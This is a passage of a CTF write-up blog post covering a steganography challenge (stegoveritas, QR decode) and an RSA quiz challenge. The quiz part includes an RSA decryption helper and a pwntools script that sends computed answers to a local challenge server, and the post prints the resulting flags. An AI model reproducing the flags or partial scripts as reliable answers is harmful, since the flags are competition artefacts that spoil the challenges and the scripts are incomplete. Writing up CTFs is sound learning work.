
```

Anyway, for this challenge I used “**stegoveritas**” tool and we got multiple files with a potential initial image

Dark Mode: Off


```
(kali㉿root)-[~/unbr]  
$ stegoveritas image.png
```

This seems promising



I used a special qr code scanner on my phone because basic qr code scanners weren't able to decode it

Dark Mode: Off



Dark Mode: Off

Flag:

**ctf{3c7f44ab3f90a097124ecedab70d764348cba286a96ef2eb5456
bee7897cc685}**

rsa-quiz – cryptography

“We were trying to develop an AI-powered teacher, but it started giving quizzes to anyone who tries to connect to our server. It seems to classify humans as ‘not sentient’ and refuses to give us our flag. We really need that flag – can you please help us?”

During this challenge I had some issues

I couldn't do all calculations on my pc. I'm not sure why, but instead I used an online console

https://asecuritysite.com/encryption/rsa12_2

Dark Mode: Off

This is the structure of the program which helped me to do most of the calculations and just playing with the values of the variables

```
import libnum  
import sys
```

```
p=  
c=  
q=
```

```
if (len(sys.argv)>1):  
    c=int(sys.argv[1])  
if (len(sys.argv)>2):  
    p=int(sys.argv[2])  
if (len(sys.argv)>3):  
    q=int(sys.argv[3])
```

Dark Mode: Off

```
n=  
PHI=(p-1)*(q-1)
```

```
e=  
d=(libnum.invmod(e, PHI))
```

```
res=pow(c,d, n)
```

```
print ("Cipher: ",c)  
print ("p: ",p)  
print ("q: ",q)
```

```
print ("\n=== Calc ===")  
print ("d=",d)
```

Dark Mode: Off

```
print ("n=",n)
print ("Decrypt: %s" % ((res)))
```

To answer to the questions, some formulas are required to be known

$$\text{plaintext} = c^d \% n$$

$$\text{ciphertext} = p^e \% n$$

$$n = p * q$$

$$\text{totient}(\text{PHI}) = (p-1) * (q-1)$$

My final script

Dark Mode: Off


```
#!/usr/bin/python3
```

```
from pwn import *
```

```
r = remote("127.0.0.1",4444)
```

```
p = 963760406398143099635821645271
```

```
q = 652843489670187712976171493587
```

```
e = 65537
```

```
d=
```

```
30712800340331774726718088027677824364687750862772
```

```
8107750933
```

```
other_n = 675663679375703
```

```
other_q = 29523773
```

Dark Mode: Off


```
r.sendlineafter(" e): ",str(d)) #6
r.sendlineafter("number): ",str(quiz_7)) #7
r.sendlineafter("e): ",str(quiz_8)) #8
r.sendlineafter("number): ",str(quiz_9)) #9
r.sendline("yes")
```

```
r.interactive()
```

```
r.close()
```

```
Did you enjoy this quiz? (one word)
The quiz is over! You got max points. Here's your reward:
CTF{45d2f31123799facb31c46b757ed2cbd151ae8dd9798a9468c6f24ac20f91b90}
[*] Got EOF while reading in interactive
```

Flag:

**CTF{45d2f31123799facb31c46b757ed2cbd151ae8dd9798a9468c6
f24ac20f91b90}**

Dark Mode: Off

Published 16 May 2021

Categorised as [CTF](#)

By [Tiz](#)

Leave a comment

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Dark Mode: Off

Website

☐

Save my name, email, and website in this browser for the next time I comment.

Post Comment

← Previous post

RST CTF #1 – Write-Up

Dark Mode: Off

Search...

Recent Posts

[UNbreakable Romania Individual – 2021 Edition](#)

[RST CTF #1 – Write-Up](#)

Recent Comments

Archives

[May 2021](#)

Categories

[CTF](#)

Dark Mode: Off